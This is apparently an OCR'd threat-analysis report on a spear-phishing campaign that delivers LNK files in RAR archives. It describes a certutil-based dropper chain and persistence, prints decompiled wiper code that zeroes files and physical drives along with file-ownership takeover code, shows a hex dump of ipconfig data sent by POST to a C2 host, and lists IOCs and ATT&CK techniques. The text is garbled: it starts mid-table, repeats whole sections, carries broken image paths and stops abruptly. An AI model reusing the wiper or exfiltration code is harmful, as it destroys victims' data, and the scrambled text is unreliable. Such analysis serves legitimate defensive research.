	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.

```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 32 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

